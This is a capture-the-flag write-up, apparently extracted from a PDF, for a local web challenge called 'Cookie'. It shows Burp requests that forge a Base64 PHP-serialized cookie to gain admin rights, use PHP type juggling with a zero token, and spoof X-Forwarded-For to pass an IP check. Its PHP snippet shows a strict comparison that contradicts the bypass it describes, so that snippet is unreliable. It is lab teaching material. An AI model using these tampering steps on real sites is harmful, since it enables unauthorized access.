



# Cookie (Michael and Orlando)



## Enumeration

Initially the Website Has no functionality which guides the user into looking deeper using tools like Burp Suite. The site is also mentioning the Administrator which hints at the /admin endpoint which is common in many websites.



If the user tries to access the /admin endpoint they get an "Access Denied" Error message.

#	Host	Method	URL	Params	Edited	Status code
4	http://127.0.0.1:5000	GET	/admin			200
3	http://127.0.0.1:5000	GET	/robots.txt			404
2	http://127.0.0.1:5000	GET	/favicon.ico			404
1	http://127.0.0.1:5000	GET	/			200

Request

PrettyRawHex

1GET /admin HTTP/1.1

2Host: 127.0.0.1:5000

3sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"

4sec-ch-ua-mobile: ?0

5sec-ch-ua-platform: "Windows"

6Accept-Language: en-US,en;q=0.9

7Upgrade-Insecure-Requests: 1

8User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

9Accept:

10text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: none

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Accept-Encoding: gzip, deflate, br

16Cookie: user\_info=Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW11IjtzOjY6ImFnZW50IjtzOjc6Im1zQWRtaW4iO2I6MDtzOjk6ImxvZ2dlZEluIjtzOjE7czo1OiJ0b2t1biI7czo5MDoiSFpBcFdDa2xTaCI7fQ==

17Connection: keep-alive

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: Werkzeug/3.0.5 Python/3.13.0b4

3Date: Tue, 11 Feb 2025 17:49:04 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 35

6Connection: close

7

8Access Denied: Invalid credentials.

if the User has Burp Suite pro they can perform a scan which will point out there is something hidden in the cookie. In this case It won't scream deserialization because we purposely wrote the PHP incorrectly so that it wouldn't fully detect it as well as to show the users that this is the parameter to change.

Issues			
<div><div>Unencrypted communications</div><div>Cookie without HttpOnly flag set</div><div>Base64-encoded data in parameter</div></div>			
Advisory	Request	Response	Path to issue
<div><div><div>Base64-encoded data in parameter</div></div></div>			
<div><div>Severity:Information</div><div>Confidence:Firm</div><div>URL:http://127.0.0.1:5000/admin</div></div>			
<div><div><div>Issue detail</div><div>The following parameter appears to contain Base64-encoded data:</div><div><div>• user_info = O:4:"User":4:{s:8:"username";s:6:"agent";s:7:"isAdmin";b:0;s:9:"loggedIn";b:1;s:5:"token";s:10:"HZApWcklSh";}</div></div></div></div>			


As can be seen in the screenshot above the website is validating a user and their access based on 3 parameters: the username, isAdmin, and the token.

if someone changes the username to that of a valid user and they change isAdmin to true, but they don't change the token then they would not get admin access because that token pertains to a user.

For the username there are only 2 obvious options : administrator and admin. We left it as admin to make it easier since its the same as the endpoint.

Cookie (Michael and Orlando)

2




## Exploit (Stage 1)

The player can either change this cookie on the repeater tab or they can take it somewhere decode it and then change it and re-encode it.

During the CTF multiple players would simply change 2 of the parameters that required changing but would still leave the token in place. To bypass the token needed. The players needed to use the vulnerable comparison that older versions of PHP have.

When comparing different data types, PHP automatically converts one value to match the other. So if a player comparing an integer to a string will result in the string being converted to a number. In this case we are trying to emulate an older version of PHP so a comparison of 0 to a string in the backend would still result in true because PHP treats the whole token like an integer 0.



This is an example of how the token would be evaluated.

```
if ($user['token'] === $givenToken) {
    echo "Token matches user: " . $user['username'] . "\n";
    $matchFound = true;
    break;
}
```

Some players did change it to 0 but they broke the format of the cookie as seen below which resulted in the exploit not working.

Request

PrettyRawHex

1GET /admin HTTP/1.1

2Host: 127.0.0.1:5000

3Cache-Control: max-age=0

4sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"

5sec-ch-ua-mobile: ?0

6sec-ch-ua-platform: "Windows"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: none

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Accept-Encoding: gzip, deflate, br

16Cookie: user\_info=Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJ1YWllIjtzOjY6ImFkbWluIjtzOjc6ImIzQWRtaW4iO2I6MTtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2t1biI7czowOiIiO30%3d

17Connection: keep-alive

18

19

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: Werkzeug/3.0.5 Python/3.13.0b4

3Date: Tue, 11 Feb 2025 17:57:14 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 35

6Connection: close

7

8Access Denied: Invalid credentials.

Selection

Selected text

Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJ1YWllIjtzOjY6ImFkbWluIjtzOjc6ImIzQWRtaW4iO2I6MTtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2t1biI7czowOiIiO30%3d

Decoded from: URL encoding

Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJ1YWllIjtzOjY6ImFkbWluIjtzOjc6ImIzQWRtaW4iO2I6MTtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2t1biI7czowOiIiO30%3d

Decoded from: Base64

O:4:"User":4:{s:8:"username";s:6:"admin";s:7:"isAdmin";b:1;s:9:"loggedIn";b:1;s:5:"token";s:0:"";}

Can

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Once everything is fixed as such the user can move on to the next step.

Decoded from: Base64

O:4:"User":4:{s:8:"username";s:5:"admin";s:7:"isAdmin";b:1;s:9:"loggedIn";b:1;s:5:"token";i:0;}

## Stage 2

After the request is sent the endpoint now gives a new error message stating that our IP is invalid.

Request

PrettyRawHex

1GET /admin HTTP/1.1

2Host: 127.0.0.1:5000

3Cache-Control: max-age=0

4sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"

5sec-ch-ua-mobile: ?0

6sec-ch-ua-platform: "Windows"

7Accept-Language: en-US,en;q=0.9

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Sec-Fetch-Site: none

12Sec-Fetch-Mode: navigate

13Sec-Fetch-User: ?1

14Sec-Fetch-Dest: document

15Accept-Encoding: gzip, deflate, br

16Cookie: user\_info=Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJ1YWllIjtzOjY6ImFkbWluIjtzOjc6ImIzQWRtaW4iO2I6MTtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2t1biI7aTowO30%3d

17Connection: keep-alive

18

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Server: Werkzeug/3.0.5 Python/3.13.0b4

3Date: Tue, 11 Feb 2025 18:11:02 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 34

6Connection: close

7

8Access Denied: Invalid \*LOCAL\* IP.

If the user attempts to change the Ip to their localhost then they would get a command stating that there is a WAF in place blocking these IP.



Request					Response				
Pretty					Pretty				
1	GET	/admin	HTTP/1.1		1	HTTP/1.1	200	OK	
2	Host:	127.0.0.1:5000			2	Server:	Werkzeug/3.0.5	Python/3.13.0b4	
3	sec-ch-ua:	"Not;A=Brand";v="24",			3	Date:	Tue, 11 Feb 2025 18:33:25 GMT		
		"Chromium";v="128"			4	Content-Type:	text/html; charset=utf-8		
4	sec-ch-ua-mobile:	?0			5	Content-Length:	40		
5	sec-ch-ua-platform:	"Windows"			6	Connection:	close		
6	Accept-Language:	en-US,en;q=0.9			7				
7	Upgrade-Insecure-Requests:	1			8	<h1>			
8	User-Agent:	shadowAgent				Flag: bhhbureauCTF{w3b--i\$--fun}			
9	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				</h1>			
10	Sec-Fetch-Site:	none							
11	Sec-Fetch-Mode:	navigate							
12	Sec-Fetch-User:	?1							
13	Sec-Fetch-Dest:	document							
14	Accept-Encoding:	gzip, deflate, br							
15	Cookie:	user_info=Tzo0OiJVc2VyIjo0OntzOjg6InVzZXJuYW11IjtzOjU6ImFkbWluIjtzOjc6ImIzQWRtaW4iO2I6MTtzOjk6ImxvZ2dlZEluIjtiOjE7czo1OiJ0b2t1biI7aTowO30%3d							
16	X-Forwarded-For:	127.1							
17	Connection:	keep-alive							
18									
19									